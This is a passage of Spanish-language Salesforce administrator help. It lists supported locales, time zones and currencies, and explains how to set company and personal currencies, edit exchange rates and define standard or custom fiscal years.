| Español (Venezuela) | es_VE | Bolívar fuerte venezolano: VEF | 28/02/2008 04:30 PM | 06:00 AM | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Sueco (Suecia) | sv_SE | Corona sueca: SEK | 2008-02-28 16:30 | 06:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Tagalog (Filipinas) | tl_PH | Peso filipino: PHP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Tayiko (Tayikistán) | tg_TJ | Somoni tayiko: TJS | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Tamil (India) | ta_IN | Rupia india: INR | 2-28-2008 4:30 PM | 6:00 am | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Tamil (Sri Lanka) | ta_LK | Rupia de Sri Lanka: LKR | 2-28-2008 4:30 PM | 6:00 am | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Tailandés (Tailandia) | th_TH | Baht tailandés: THB | 28/2/2551, 16:30 น. | 6:00 น. | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Tigriña (Etiopía) | ti_ET | Birr etíope: ETB | 28/02/2008 4:30 PM | 6:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Turco: (Turquía) | tr_TR | Lira turca (Nueva): TRY | 28.02.2008 16:30 | 06:00 | 1.234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Ucraniano (Ucrania) | uk_UA | Grivna ucraniana: UAH | 28.02.2008 16:30 | 6:00 | 1 234,56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Urdu (Pakistán) | ur_PK | Rupia pakistaní: PKR | 28/2/2008 4:30 PM | 6:00 AM | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Uzbeko (LATN,UZ) | uz_LATN_UZ | Sum de Uzbekistán: UZS | 2008-02-28 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

| Nombre | Código | Divisa predeterminada | Formato de fecha y hora | Formato de hora | Formato de número | Formato de nombre | Formato de dirección |
|---|---|---|---|---|---|---|---|
| Vietnamita (Vietnam) | vi_VN | Dong vietnamita: VND | 16:30 28/02/2008 | 06:00 | 1.234,56 | Apellidos Nombre | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Galés (Reino Unido) | cy_GB | Libra esterlina: GBP | 28/02/2008 16:30 | 06:00 | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |
| Yoruba (Benín) | yo_BJ | Franco CFA (BCEAO): XOF | 28/02/2008 4:30 PM | 6:00 Àár | 1,234.56 | Sra. Nombre Apellidos | Línea de dirección 1,<br>Línea de dirección 2,<br>Ciudad, Estado Código postal<br>País |

CONSULTE TAMBIÉN

Seleccionar su idioma, configuración regional y divisa

# Zonas horarias admitidas

Puede buscar una lista de códigos y zonas horarias compatibles de Salesforce para su organización en su configuración personal.

1. Desde su configuración personal, introduzca *Zona horaria* en el cuadro Búsqueda rápida y, a continuación, seleccione **Zona horaria**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**. Después haga clic en **Modificar**.
2. Haga clic en la lista desplegable Zona horaria para obtener una lista de zonas horarias compatibles.

A modo de referencia, los códigos y las zonas horarias compatibles de Salesforce (por orden cronológico) son los siguientes:

| Código de zona horaria | Nombre de zona horaria |
|---|---|
| GMT+14:00 | Hora de las Islas de la Línea (Pacífico/Kiritimati) |
| GMT+13:00 | Horario de las Islas Fénix (Pacífico/Enderbury) |
| GMT+13:00 | Horario de Tonga (Pacífico/Tongatapu) |
| GMT+12:45 | Horario estándar de Chatham (Pacífico/Chatham) |
| GMT+12:00 | Horario estándar de Nueva Zelanda (Pacífico/Auckland) |
| GMT+12:00 | Hora de Fiyi (Pacífico/Fiyi) |
| GMT+12:00 | Hora de Petropavlovsk-Kamchatski (Asia/Kamchatka) |
| GMT+11:30 | Hora de Norfolk (Pacífico/Norfolk) |
| GMT+11:00 | Horario estándar de Lord Howe (Australia/Lord_Howe) |
| GMT+11:00 | Hora de Solomón Is. (Pacífico/Guadalcanal) |
| GMT+10:30 | Horario estándar central australiano ((Australia Meridional) Australia/Adelaida) |
| GMT+10:00 | Horario estándar oriental de Australia (Nueva Gales del Sur) (Australia/Sídney) |
| GMT+10:00 | Horario estándar oriental australiano ((Queensland) Australia/Brisbane) |
| GMT+09:30 | Horario estándar central australiano ((Territorio del Norte) Australia/Darwin) |
| GMT+09:00 | Hora estándar de Corea (Asia/Seúl) |
| GMT+09:00 | Horario estándar de Japón (Asia/Tokio) |
| GMT+08:00 | Horario de Hong Kong (Asia/Hong_Kong) |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para consultar la información de la compañía:

- "Ver parámetros y configuración"

Para cambiar la información de la compañía:

- "Personalizar aplicación"

Las opciones de configuración personal disponibles serán distintas en función de la edición de Salesforce que tenga.

| Código de zona horaria | Nombre de zona horaria |
|---|---|
| GMT+08:00 | Horario de Malasia (Asia/Kuala_Lumpur) |
| GMT+08:00 | Hora de Filipinas (Asia/Manila) |
| GMT+08:00 | Horario estándar de China (Asia/Shanghái) |
| GMT+08:00 | Hora de Singapur (Asia/Singapur) |
| GMT+08:00 | Hora estándar de China (Asia/Taipei) |
| GMT+08:00 | Horario estándar occidental australiano (Australia/Perth) |
| GMT+07:00 | Horario de Indonesia (Asia/Bangkok) |
| GMT+07:00 | Horario de Indochina (Asia/Ho_Chi_Minh) |
| GMT+07:00 | Hora de Indonesia del Oeste (Asia/Yakarta) |
| GMT+06:30 | Horario de Myanmar (Asia/Rangún) |
| GMT+06:00 | Horario de Bangladesh (Asia/Daca) |
| GMT+05:45 | Horario de Nepal (Asia/Kathmandú) |
| GMT+05:30 | Horario estándar de India (Asia/Colombo) |
| GMT+05:30 | Horario estándar de India (Asia/Calcuta) |
| GMT+05:00 | Horario de Pakistán (Asia/Karachi) |
| GMT+05:00 | Horario de Uzbekistán (Asia/Tashkent) |
| GMT+05:00 | Horario de Ekaterimburgo (Asia/Ekaterimburgo) |
| GMT+04:30 | Horario de Afganistán (Asia/Kabul) |
| GMT+04:00 | Horario de verano de Azerbaiyán (Asia/Bakú) |
| GMT+04:00 | Horario estándar del Golfo (Asia/Dubai) |
| GMT+04:00 | Horario de Georgia (Asia/Tiflis) |
| GMT+04:00 | Horario de Armenia (Asia/Ereván) |
| GMT+03:30 | Horario de verano de Irán (Asia/Teherán) |
| GMT+03:00 | Horario de África oriental (África/Nairobi) |
| GMT+03:00 | Hora estándar arábiga (Asia/Bagdad) |
| GMT+03:00 | Hora estándar arábiga (Asia/Kuwait) |
| GMT+03:00 | Hora estándar arábiga (Asia/Riad) |
| GMT+03:00 | Horario estándar de Moscú (Europa/Minsk) |
| GMT+03:00 | Horario estándar de Moscú (Europa/Moscú) |
| GMT+03:00 | Horario de verano de Europa Oriental (África/El Cairo) |

| Código de zona horaria | Nombre de zona horaria |
|---|---|
| GMT+03:00 | Horario de verano de Europa Oriental (Asia/Beirut) |
| GMT+03:00 | Horario de verano de Israel (Asia/Jerusalén) |
| GMT+03:00 | Horario de verano de Europa Oriental (Europa/Atenas) |
| GMT+03:00 | Horario de verano de Europa Oriental (Europa/Bucarest) |
| GMT+03:00 | Horario de verano de Europa Oriental (Europa/Helsinki) |
| GMT+03:00 | Horario de verano de Europa Oriental (Europa/Estambul) |
| GMT+02:00 | Horario estándar de Sudáfrica (África/Johannesburgo) |
| GMT+02:00 | Horario de verano de Europa Central (Europa/Ámsterdam) |
| GMT+02:00 | Horario de verano de Europa Central (Europa/Berlín) |
| GMT+02:00 | Horario de verano de Europa Central (Europa/Bruselas) |
| GMT+02:00 | Horario de verano de Europa Central (Europa/París) |
| GMT+02:00 | Horario de verano de Europa Central (Europa/Praga) |
| GMT+02:00 | Horario de verano de Europa Central (Europa/Roma) |
| GMT+01:00 | Hora de verano de Europa Occidental (Europa/Lisboa) |
| GMT+01:00 | Horario de Europa Central (África/Argel) |
| GMT+01:00 | Hora de verano de Gran Bretaña (Europa/Londres) |
| GMT–01:00 | Horario de Cabo Verde (Atlántico/Cabo_Verde) |
| GMT+00:00 | Horario de Europa Occidental (África/Casablanca) |
| GMT+00:00 | Hora de verano de Irlanda (Europa/Dublín) |
| GMT+00:00 | Horario del meridiano de Greenwich (GMT) |
| GMT–00:00 | Horario de verano de Groenlandia Oriental (América/Scoresbysund) |
| GMT–00:00 | Horario de verano de las Azores (Atlántico/Azores) |
| GMT–02:00 | Hora estándar de Georgia del Sur (Atlántico/Georgia_del_Sur) |
| GMT–02:30 | Hora de verano de Terranova (América/San_Juan) |
| GMT–03:00 | Horario de verano de Brasilia (América/Sao_Paulo) |
| GMT–03:00 | Horario de Argentina (América/Argentina/Buenos_Aires) |
| GMT–03:00 | Horario de verano de Chile (América/Santiago) |
| GMT–03:00 | Hora de verano del Atlántico (América/Halifax) |
| GMT–04:00 | Horario estándar del Atlántico (América/Puerto_Rico) |
| GMT–04:00 | Hora de verano del Atlántico (Atlántico/Bermudas) |

| Código de zona horaria | Nombre de zona horaria |
|---|---|
| GMT–04:30 | Horario de Venezuela (América/Caracas) |
| GMT–04:00 | Horario de verano oriental (América/Indiana/Indianápolis) |
| GMT–04:00 | Hora de verano occidental (América/Nueva_York) |
| GMT–05:00 | Horario de Colombia (América/Bogotá) |
| GMT–05:00 | Horario de Perú (América/Lima) |
| GMT–05:00 | Horario estándar occidental (América/Panamá) |
| GMT–05:00 | Hora de verano central (América/Ciudad_de_México) |
| GMT–05:00 | Hora de verano central (América/Chicago) |
| GMT–06:00 | Horario estándar central (América/El_Salvador) |
| GMT–06:00 | Hora de verano de las Montañas (América/Denver) |
| GMT–06:00 | Horario estándar de las Montañas Rocosas (América/Mazatlán) |
| GMT–07:00 | Horario estándar de las Montañas (América/Phoenix) |
| GMT–07:00 | Hora de verano del Pacífico (América/Los_Ángeles) |
| GMT–07:00 | Hora de verano del Pacífico (América/Tijuana) |
| GMT–08:00 | Hora estándar de Pitcairn (Pacífico/Pitcairn) |
| GMT–08:00 | Hora de verano de Alaska (América/Anchorage) |
| GMT–09:00 | Horario de Gambier (Pacífico/Gambier) |
| GMT–9:00 | Horario estándar de Hawai-Aleutianas (América/Adak) |
| GMT–09:30 | Horario de las Marquesas (Pacífico/Marquesas) |
| GMT–10:00 | Horario estándar de Hawai-Aleutianas (Pacífico/Honolulu) |
| GMT–11:00 | Horario de Niue (Pacífico/Niue) |
| GMT–11:00 | Horario estándar de Samoa (Pacífico/Pago_Pago) |

CONSULTE TAMBIÉN

Seleccionar su idioma, configuración regional y divisa

# Establecer su divisa personal o de toda la organización

Si tiene una organización de divisa única, puede establecer la divisa predeterminada para su organización. Las organizaciones de varias divisas no tienen una divisa predeterminada. En su lugar, cambie la divisa de su empresa p si divisa personal.

Establecer su configuración regional de divisa

Si tiene una organización de divisa única, puede establecer su divisa predeterminada.

Establecer la divisa de su empresa

En organizaciones de varias divisas, establezca la divisa de su empresa como la divisa en la que la oficina central de su organización declara sus ingresos. Todos los tipos de cambio se basan en la divisa de la compañía.

Establecer su divisa personal

En organizaciones de varias divisas, los usuarios pueden establecer una divisa personal diferente a la divisa de su organización.

CONSULTE TAMBIÉN

Seleccionar su idioma, configuración regional y divisa

Modificar tipos de cambio

Divisas admitidas

Configuraciones regionales admitidas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para consultar divisas:

- "Ver parámetros y configuración"

Para cambiar divisas:

- "Personalizar aplicación"

## Establecer su configuración regional de divisa

Si tiene una organización de divisa única, puede establecer su divisa predeterminada.

1. Buscar información de configuración para la empresa.
2. En la página Información de la empresa, haga clic en **Modificar**.
3. Seleccione una configuración regional en la lista desplegable Configuración regional de divisa.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para consultar divisas:

- "Ver parámetros y configuración"

Para cambiar divisas:

- "Personalizar aplicación"

## Establecer la divisa de su empresa

En organizaciones de varias divisas, establezca la divisa de su empresa como la divisa en la que la oficina central de su organización declara sus ingresos. Todos los tipos de cambio se basan en la divisa de la compañía.

Cuando el servicio de atención al cliente activa varias divisas, la divisa de su organización se establece como el valor especificado en la página Información de la empresa en Configuración. Puede cambiar la divisa de la empresa.

1. Buscar configuración para gestionar divisas.
2. En la página Divisa, haga clic en **Cambiar divisa de la empresa**.
3. Seleccione una divisa en la lista desplegable Nueva divisa de la empresa.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

## Establecer su divisa personal

En organizaciones de varias divisas, los usuarios pueden establecer una divisa personal diferente a la divisa de su organización.

1. Desde su configuración personal, introduzca *Zona horaria* en el cuadro Búsqueda rápida y, a continuación, seleccione **Zona horaria**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Seleccione una divisa en la lista desplegable Divisa.
3. Guarde sus cambios.

### CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para consultar la información de la compañía:

- "Ver parámetros y configuración"

Para cambiar la información de la compañía:

- "Personalizar aplicación"

Las opciones de configuración personal disponibles serán distintas en función de la edición de Salesforce que tenga.

# Modificar tipos de cambio

Puede gestionar tipos de cambio estáticos entre sus divisas activas e inactivas y la divisa de la compañía modificando los tipos de cambio. Estos tipos de cambio se aplican a todos los campos de divisa utilizados en su organización. Además de estos tipos de cambio, algunas organizaciones utilizan tipos de cambio con fecha para oportunidades y productos de oportunidad.

1. Buscar configuración para gestionar divisas.
2. Si utiliza gestión avanzada de divisas, haga clic en **Gestionar divisas**.
3. En las listas Divisas activas o Divisas inactivas, haga clic en **Modificar tipos de cambio**.
4. Escriba el tipo de cambio entre cada divisa y la divisa de su compañía.
5. Haga clic en **Guardar**.

Cuando se modifican los tipos de cambio, los importes en divisas se actualizan conforme a los nuevos tipos. No se almacenan los tipos de cambio anteriores. Todas las conversiones realizadas dentro de las oportunidades, previsiones y otros importes utilizan el tipo de cambio vigente.

Si su organización utiliza la gestión avanzada de divisa, también puede gestionar tipos de cambio con fecha para campos de divisa en oportunidades y productos de oportunidad.

Nota:

- No se puede realizar un seguimiento de las pérdidas y ganancias de ingresos en función de las fluctuaciones en los tipos de cambio.
- El cambio de los tipos de cambio provoca un recálculo masivo de todos los campos de resumen. Este recálculo puede tardar hasta 30 minutos, dependiendo del número de registros afectados.
- También puede cambiar un tipo de cambio a través de la API. No obstante, si otro recálculo de resumen para el mismo campo de divisa está realizándose, la edad de ese trabajo afecta al trabajo de recálculo que ha desencadenado. Esto es lo que ocurre cuando solicita un cambio de tipo de cambio a través de la API y un trabajo relacionado está realizándose.
  - Si se inició otro trabajo de recálculo del mismo campo de divisa menos de 24 horas antes, no se guardará su modificación del tipo de cambio. Puede intentarlo más tarde o cambiar el tipo de cambio desde Gestionar divisas en Configuración. Al iniciar el cambio desde Configuración detiene el trabajo anterior y desencadena la ejecución de su trabajo de recálculo.
  - Si el otro trabajo de recálculo se inició hace más de 24 horas, puede guardar su modificación de tipo de cambio y su trabajo se iniciará.

Para comprobar el estado de su trabajo de recálculo, consulte la página Trabajos en segundo plano en Configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para consultar divisas:
- "Ver parámetros y configuración"

Para cambiar divisas:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Establecer su divisa personal o de toda la organización
Acerca de Gestión avanzada de divisas
Gestionar varias divisas
Activar y desactivar divisas

# Divisas admitidas

Divisas admitidas en Salesforce:

| Nombre de la divisa | Código de la divisa |
|---|---|
| Dirham de Emiratos Árabes Unidos | AED |
| Afgani afgano (Nuevo) | AFN |
| Lek albanés | ALL |
| Dram armenio | AMD |
| Florín antillano neerlandés | ANG |
| Kwanza angoleño | AOA |
| Peso argentino | ARS |
| Dólar australiano | AUD |
| Florín arubeño | AWG |
| Nuevo manat azerbaiyano | AZN |
| Marco convertible | BAM |
| Dólar barbadense | BBD |
| Taka bangladesí | BDT |
| Lev búlgaro | BGN |
| Dinar bahreiní | BHD |
| Franco burundés | BIF |
| Dólar bermudeño | BMD |
| Dólar bruneano | BND |
| Boliviano de Bolivia | BOB |
| Mvdol de Bolivia | BOV |
| Cruzeiro brasileño (antiguo) | BRB |
| Real brasileño | BRL |
| Dólar bahameño | BSD |
| Ngultrum butanés | BTN |
| Pula botsuano | BWP |
| Rublo bielorruso | BYR |
| Dólar beliceño | BZD |
| Dólar canadiense | CAD |

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para consultar la información de la compañía:

- "Ver parámetros y configuración"

Para cambiar la información de la compañía:

- "Personalizar aplicación"

Las opciones de configuración personal disponibles serán distintas en función de la edición de Salesforce que tenga.

| Nombre de la divisa | Código de la divisa |
|---|---|
| Franco congoleño | CDF |
| Franco suizo | CHF |
| Unidades de fomento | CLF |
| Peso chileno | CLP |
| Yuan chino | CNY |
| Peso colombiano | COP |
| Colón de Costa Rica | CRC |
| Peso cubano | CUP |
| Escudo de Cabo Verde | CVE |
| Corona checa | CZK |
| Franco yibutiano | DJF |
| Corona danesa | DKK |
| Peso dominicano | DOP |
| Dinar argelino | DZD |
| Corona estonia | EEK |
| Libra egipcia | EGP |
| Nakfa de Eritrea | ERN |
| Birr etíope | ETB |
| Euro | EUR |
| Dólar fiyiano | FJD |
| Libra de las Islas Malvinas | FKP |
| Libra esterlina | GBP |
| Lari de Georgia | GEL |
| Cedi ghanés | GHS |
| Libra gibraltareña | GIP |
| Dalasi gambiano | GMD |
| Franco guineano | GNF |
| Quetzal de Guatemala | GTQ |
| Dólar de Guyana | GYD |
| Dólar de Hong Kong | HKD |

| Nombre de la divisa | Código de la divisa |
|---|---|
| Lempira de Honduras | HNL |
| Kuna croata | HRK |
| Gourde de Haití | HTG |
| Forint húngaro | HUF |
| Rupia indonesia | IDR |
| Shekel israelí | ILS |
| Rupia india | INR |
| Dinar iraquí | IQD |
| Rial iraní | IRR |
| Corona islandesa | ISK |
| Dólar jamaicano | JMD |
| Dinar jordano | JOD |
| Yen japonés | JPY |
| Chelín keniano | KES |
| Som de Kirguistán | KGS |
| Riel camboyano | KHR |
| Franco comorense | KMF |
| Won de Corea del Norte | KPW |
| Won coreano | KRW |
| Dinar kuwaití | KWD |
| Dólar de las Islas Caimán | KYD |
| Tenge de Kazajistán | KZT |
| Kip laosiano | LAK |
| Libra libanesa | LBP |
| Rupia de Sri Lanka | LKR |
| Dólar liberiano | LRD |
| Loti de Lesoto | LSL |
| Dinar libio | LYD |
| Dirham marroquí | MAD |
| Leu moldavo | MDL |

| Nombre de la divisa | Código de la divisa |
|---|---|
| Ariary malgache | MGA |
| Denar macedonio | MKD |
| Kyat de Myanmar | MMK |
| Tugrik mongol | MNT |
| Pataca de Macao | MOP |
| Ouguiya de Mauritania | MRO |
| Rupia mauriciana | MUR |
| Rupia de Maldivas | MVR |
| Kwacha malauí | MWK |
| Peso mexicano | MXN |
| Unidad de Inversión (UDI) mexicana | MXV |
| Ringgit malasio | MYR |
| Nuevo Metical de Mozambique | MZN |
| Dólar namibio | NAD |
| Naira nigeriano | NGN |
| Córdoba de Nicaragua | NIO |
| Corona noruega | NOK |
| Rupia nepalesa | NPR |
| Dólar neozelandés | NZD |
| Rial omaní | OMR |
| Balboa de Panamá | PAB |
| Sol peruano nuevo | PEN |
| Kina de Papúa Nueva Guinea | PGK |
| Peso filipino | PHP |
| Rupia pakistaní | PKR |
| Zloty polaco | PLN |
| Guaraní paraguayo | PYG |
| Rial qatarí | QAR |
| Leu rumano (nuevo) | RON |
| Dinar serbio | RSD |

| Nombre de la divisa | Código de la divisa |
|---|---|
| Rublo ruso (nuevo) | RUB |
| Franco ruandés | RWF |
| Rial de Arabia Saudí | SAR |
| Dólar de las Islas Salomón | SBD |
| Rupia de Seychelles | SCR |
| Libra sudanesa | SDG |
| Corona sueca | SEK |
| Dólar singapurense | SGD |
| Libra de Santa Elena | SHP |
| Leone de Sierra Leona | SLL |
| Chelín somalí | SOS |
| Dólar surinamés | SRD |
| Libra de Sudán del Sur | SSP |
| Dobra de Santo Tomé | STD |
| Libra siria | SYP |
| Lilangeni de Suazilandia | SZL |
| Baht tailandés | THB |
| Somoni tayiko | TJS |
| Nuevo manat de Turkmenistán | TMT |
| Dinar tunecino | TND |
| Pa'anga de Tonga | TOP |
| Lira turca (Nueva) | TRY |
| Dólar de Trinidad y Tobago | TTD |
| Dólar de Taiwán | TWD |
| Chelín tanzano | TZS |
| Grivna ucraniana | UAH |
| Chelín ugandés | UGX |
| Dólar estadounidense | USD |
| Peso uruguayo nuevo | UYU |
| Sum de Uzbekistán | UZS |

| Nombre de la divisa | Código de la divisa |
|---|---|
| Bolívar fuerte venezolano | VEF |
| Dong vietnamita | VND |
| Vatu de Vanuatu | VUV |
| Tala de Samoa | WST |
| Franco CFA (BEAC) | XAF |
| Dólar del caribe oriental | XCD |
| Franco CFA (BCEAO) | XOF |
| Franco del Pacífico | XPF |
| Rial yemení | YER |
| Rand sudafricano | ZAR |
| Kwacha zambiano (nuevo) | ZMK |
| Dólar zimbabuense | ZWL |

CONSULTE TAMBIÉN

Establecer su divisa personal o de toda la organización

# Definir su año fiscal

Especifique un año fiscal que se ajuste a sus necesidades comerciales.

Si su año fiscal sigue el calendario gregoriano, pero no comienza en enero, sólo tendrá que establecer su año fiscal mediante la definición de un año fiscal estándar con un mes de inicio diferente. Si su año fiscal sigue una estructura distinta al calendario gregoriano, puede definir un año fiscal personalizado que se adecue a sus necesidades.

Sea cual sea el año fiscal que utilice, estándar o personalizado, puede definir años fiscales individuales una vez. Estas definiciones de años fiscales le permiten utilizar estos períodos fiscales en todo Salesforce, incluidos los informes, las oportunidades y las previsiones de ventas.

Consejo: Como práctica recomendada, actualice programas de producto siempre que se crea o se cambia un año fiscal personalizado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para definir o modificar años fiscales:
- "Personalizar aplicación"

Para ver los años fiscales:
- "Ver parámetros y configuración"

## Años fiscales estándar

Los años fiscales estándar siguen el calendario gregoriano, pero pueden empezar el primer día de cualquier mes del año.

## Años fiscales personalizados

Salesforce permite a las empresas que desglosan sus años fiscales, trimestres y semanas en períodos fiscales personalizados según sus requisitos de planificación financiera definir de forma flexible estos períodos mediante los años fiscales personalizados. Por ejemplo,

como parte de un año fiscal personalizado, puede crear un trimestre de 13 semanas compuesto por tres períodos de 4, 4 y 5 semanas, en lugar de utilizar los meses naturales del calendario.

Si utiliza una estructura de año fiscal ordinario, como 4-4-5 o una estructura de 13 períodos, puede definir rápidamente un año fiscal especificando una fecha de inicio y seleccionando una de las plantillas que se incluyen. Si la estructura del año fiscal que necesita no se encuentra entre las plantillas, puede modificar fácilmente una plantilla que se ajuste a su empresa. Por ejemplo, si utiliza tres trimestres fiscales por año en lugar de uno, elimine o modifique trimestres o periodos para que se adapten a sus necesidades.

Se puede asignar un nombre a sus periodos fiscales personalizados según sus normas. Por ejemplo, a un periodo fiscal se le puede denominar "P2" o "Febrero".

Los años fiscales se pueden modificar en cualquier momento que necesite cambiar su definición. Por ejemplo, se podría agregar una semana adicional para sincronizar un año fiscal personalizado con un calendario estándar en un año bisiesto. Los cambios realizados en la estructura del año fiscal entran en vigor inmediatamente, es decir, en cuanto se guardan. Si utiliza la previsión, Salesforce vuelve a calcular sus previsiones cuando guarda sus cambios en un año fiscal.

## Consideraciones para la activación de años fiscales personalizados

Antes de activar años fiscales personalizados, tenga en cuenta estos puntos clave.

- Una vez que active los años fiscales personalizados, no podrá desactivar la función. Sin embargo, si necesita volver a los años fiscales estándar, puede definir años fiscales personalizados que siguen la misma estructura de calendario gregoriano como los años fiscales estándar de Salesforce.
- Las definiciones de año fiscal no se crean automáticamente. Defina un año fiscal personalizado para cada año de su actividad comercial.
- La activación o definición de años fiscales personalizados afecta a las previsiones de ventas, informes y cuotas.
  - Después de la activación de años fiscales personalizados, cuando define el primer año fiscal personalizado, se eliminarán todas las previsiones existentes, el historial de previsión y los ajustes de previsión desde el primer periodo de ese año en adelante. No se eliminarán las previsiones para períodos anteriores al primer año fiscal personalizado y se podrá acceder a ellas del modo habitual.
  - Posteriormente, cuando define un nuevo año fiscal personalizado, se perderá cualquier previsión, historial de previsión, ajustes de previsión y cuotas existentes para el año fiscal estándar correspondiente.
  - Si utiliza Previsiones personalizables, los informes de un período posterior al último año fiscal definido se pueden agrupar sólo por fecha, no por periodo.
  - Si utiliza Previsiones personalizables, para garantizar que sus informes de previsiones incluyen los importes más actualizados, consulte la previsión del período incluida en el informe antes de iniciar un informe de previsión. Si utiliza Previsiones de colaboración, no es necesario ver la previsión antes de iniciar informes.
- No puede utilizar columnas de periodo fiscal en informes de oportunidad, oportunidad con producto u oportunidad con programa.
- Las vistas de las listas de oportunidades no incluirán ninguna columna del período fiscal.
- Al habilitar los años fiscales personalizados, no podrá utilizar las funciones de fecha `FISCAL_MONTH()`, `FISCAL_QUARTER()` o `FISCAL_YEAR()` en SOQL.

### Configurar el año fiscal

Si su organización sigue el calendario gregoriano, pero desea cambiar el mes inicial del año fiscal, utilice años fiscales estándar. Si su empresa no observa un año fiscal estándar; puede activar años fiscales personalizados, lo que define una estructura de año fiscal más compleja.

Personalizar la estructura del año fiscal

Si su año fiscal personalizado requiere una estructura distinta de la disponible en las plantillas, modifique los detalles de la definición de su año fiscal personalizado.

Personalizar las etiquetas del año fiscal

Personalice las etiquetas de sus años fiscales de dos formas: Asignación de nombres a esquemas y opciones de prefijo o personalización de la lista de selección de años fiscales.

Selección de una plantilla personalizada para el año fiscal

Definir un año fiscal personalizado

Configure los años fiscales de su empresa para ajustarse al calendario de ésta. Si define un año fiscal personalizado y necesita cambiarlo, modifique la definición de año fiscal existente.

CONSULTE TAMBIÉN

Configurar el año fiscal

Personalizar la estructura del año fiscal

Personalizar las etiquetas del año fiscal

Selección de una plantilla personalizada para el año fiscal

Definir un año fiscal personalizado

## Configurar el año fiscal

Si su organización sigue el calendario gregoriano, pero desea cambiar el mes inicial del año fiscal, utilice años fiscales estándar. Si su empresa no observa un año fiscal estándar; puede activar años fiscales personalizados, lo que define una estructura de año fiscal más compleja.

PRECAUCIÓN:

- Usuarios de la previsión personalizable: Puede perder todas las cuotas, historial de previsiones y las sustituciones si cambia el mes de inicio del año fiscal. Para conservar sus datos, cambie por un mes utilizado anteriormente como el primer mes de un trimestre. Por ejemplo, si su mes de inicio es abril y lo cambia por mayo, que no es un mes que inicia un trimestre fiscal, perderá los datos. Si lo cambia por julio, que es un mes que inicia un trimestre fiscal, conservará sus datos.
- Usuarios de las previsiones de colaboración: se purgará la información de cuotas y ajustes si cambia el mes de inicio del año fiscal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para ver el año fiscal:
- "Ver parámetros y configuración"

Para cambiar el año fiscal:
- "Personalizar aplicación"

1. Realice una copia de seguridad de sus datos actuales y expórtela en un conjunto de archivos de valores separados por comas (CSV).

